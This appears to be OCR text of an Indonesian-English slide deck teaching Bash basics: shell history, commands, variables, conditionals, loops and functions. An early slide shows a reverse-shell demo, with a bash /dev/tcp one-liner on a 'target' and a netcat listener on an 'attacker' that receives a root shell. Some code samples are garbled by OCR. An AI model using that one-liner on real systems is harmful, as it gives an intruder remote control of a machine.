

RIGHT ?



B
#! /BIN/BASH


TARGET
File Edit View Terminal Help
root@bt:~/Desktop# /bin/bash -i > /dev/tcp/192.168.1.133/8080 0<&1 2>&1
ATTACKER
File Edit View Terminal Help
root@bt:/# nc -n -vv -l -p 8080
listening on [any] 8080 ...
connect to [192.168.1.133] from (UNKNOWN) [192.168.1.133] 32949
root@bt:~/Desktop# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bt:~/Desktop#


FEEL LIKE THIS

JANGAN NGAMBIL EVERYTHING
UNTUK MENJADI SOMETHING
NANTI MALAH JADI NOTHING

UNIX SHELL




HISTORY : THE PEOPLE




STEVE BOURNE

Created Bourne shell (sh) and unix tools



KEN THOMPSON

Replacing the original shell written by ken



BRIAN FOX

Original author of the GNU Bash Shell (Bash)

HISTORY : BASH – RELEASE

1989

BETA VERSION
0.99

HISTORY : OPERATING SYSTEM

GNU/LINUX


sistem operasi komputer bertipe Unix. Linux merupakan salah satu contoh hasil pengembangan

MAC OS

sistem operasi yang menjalankan setiap Mac. aplikasi yang didesain dengan indah

WINDOWS 10

merupakan sistem operasi komputer pribadi yang dikembangkan oleh Microsoft



BASH ON WHAT DOES IT MEAN WINDOWS ?

ADVANTAGES : IN BASH

MAKE YOUR LIFE AND JOB EASIER

KEBUTUHAN DASAR : BASIC SYSTEM

COMMAND : PRINT WORKING DIRECTORY - PWD

```
root@bash.id:~# pwd
/home/UMS
```

COMMAND : ALIAS

MIMIPERI RAPUNCHELLE = AHMAD JAELANI

COMMAND : CHANGE DIRECTORY - CD

```
root@bash.id:~# cd /root/Skripsi
```

OR

```
root@bash.id:~# pushd Skripsi/Revisi/1/2/3/4
```


COMMAND : ALIAS

```
Setting in .bashrc
alias mimiperi =' apt-get install
```

```
root@kali:~# mimiperi nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~#
```

COMMAND : LIST FILE – LS

```
root@bash.id:~# ls -la
```



COMMAND : LIST FILE – WITH MAGIC COMMAND

```
root@kali:/home/root# echo *
Desktop Documents Download Dropbox Program.cs Research Sateayam Sayang Suka hack infinity l
oop
root@kali:/home/root# echo D*
Desktop Documents Download Dropbox
root@kali:/home/root# echo S*
Sateayam Sayang Suka
root@kali:/home/root# echo *.cs
Program.cs
root@kali:/home/root# echo [[:lower:]]*
hack infinity loop
root@kali:/home/root#
```

COMMAND : REDIRECTION

```
root@bash.id:~#   ls > fileku
root@bash.id:~#   ls >> fileku
```

AND MANY MORE

- grep
- cp
- exit
- rm

exit, grep, fg, bg, mkdir, rmdir, mv, cp, rm, clear
Wildcard with char *, ?, [ ] and etc

- clear
- bg
- fg
- chmod
- mkdir

HELL WORLD

```
root@bash.id:~# echo "Hello World"
```

VARIABLE

suatu nama yang dapat digunakan untuk menampung suatu nilai dan nilai yang ada padanya dapat diubah

```
#!/bin/bash

awkarin="GG sangad"

echo $awkarin
```

COMMENT

bagian dari skrip yang tidak diterjemahkan , fungsinya sebagai dokumentasi / penjelasan dari setiap syntax

```
#!/bin/bash

awkarin="GG sangad"
#diatas adalah var
echo $awkarin
```

Single Line Comment

```
#!/bin/bash
<<COMMENTS
Dibawah ini adalah var
COMMENTS
awkarin="GG sangad"
echo $awkarin
```

Multiple Line Comment

QOUTES

[“ “]

```
cinta=“Aku Sayang Kamu”
say=“Mama $cinta”
echo $say
```

[‘ ‘]

```
cinta=‘Aku Sayang Kamu’
say=‘Mama $cinta’
echo $say
```

INCLUDE FILES

```
#!/bin/bash

source config

mysqldump -h $MYSQL_HOST -p
$MYSQL_PORT -u$MYSQL_USER -
p$MYSQL_PASSWORD mydb > mydb.sql
```

FILE : backup

```
#!/bin/bash

MYSQL_HOST=localhost
MYSQL_PORT=3306
MYSQL_USER=root
MYSQL_PASSWORD="secret"
```

FILE : config

USER INPUT – CATCHING USER INPUT

SYNTAX : `root@bash.id:~# read variable-name`

CODE

```
!/bin/bash

echo "Enter your name:"
read nama
echo "Welcome" $nama
```

IF STATEMENT

```
if [condition]
then
   //if block code
fi
```

IF ELSE STATEMENT

```
if [condition]
then
   //if block code
else
  // else block code
fi
```

IF ELIF ELSE STATEMENT

```
if [condition]
then
   //if block code
elif [condition]
then
   //elif block code
elif [condition]
then
   //elif block code
else
  // else block code
fi
```

ARITMATIC

SYNTAX :

```
((var1+var2))
((var1-var2))
((var1*var2))
((var1/var2))
```

CODE

```
!/bin/bash

echo "Masukan Nilai A:"
read nilaia
echo "Masukan Nilai B:"
read nilaib
echo "Nilai = " $((nilaia+nilaib))
```

NUMERIC COMPARISON

SYNTAX :

```
((n1 == n2))      ## n1 is equals to n2
((n1 != n2))      ## n1 is not equals to n2
((n1 > n2))       ## n1 is greater than n2
((n1 >= n2))      ## n1 is greater or equals to n2
((n1 < n2))       ## n1 is smaller than n2
((n1 <= n2))      ## n1 is smaller than or equals to n2
```

CODE

```
#!/bin/bash

if ((100 > 1)); then
  echo “Yes its Ture "
else
  echo “Oh no its wrong"
fi
```

BASH: FOR LOOP

```
#!/bin/bash

for i in {1..10}
do
   echo "$i"
done
```

Bash - Loop Example

```
#!/bin/bash

for ((i=1; i<=10; i++))
do
  echo "$i"
done
```

Bash - Loop in C Style

BASH: WHILE LOOP

WHILE

```
#!/bin/bash
x=1
while [ $x -le 5 ]
do
  echo "Welcome $x times"
  x=$(( $x + 1 ))
done
```

```
-eq : ( =  )
-ge : ( >= )
-gt : ( >  )
-le : ( <= )
-lt : ( <  )
```

CASE - STATEMENT

```
#!/bin/bash
echo " [ 1 ] -  Mimi Peri "
echo " [ 2 ] -  Vanesha prescilla
echo " Pilihlah Wanita Tercantik:"
read wanita
case $wanita in
        1) echo "Kamu memilih Mimiperi";;
        2) echo "Kamu memilih Vanesha";;
        *) echo "Wajib pilih";;
esac
```


FUNCTION

CODE


```
#!/bin/bash
Social_Network(){
echo “Facebook"
echo “Instagram“
Echo “Twitter”
}
# Call Social_Network from anywhere in the script like below

Social_Network
```

SOME PROGRAMS WRITTEN IN BASH – PENETRATION TESTING

SOME PROGRAMS WRITTEN IN BASH – PENETRATION TESTING



MY GITHUB



www.github.com/screetsec

DON'T JUST LEARN TO CODE, LEARN TO CREATE

COMMUNITY FOR BASH PROGRAMMING

BASH.ID

https://t.me/Bash_ID

COMMUNITY = QUALITY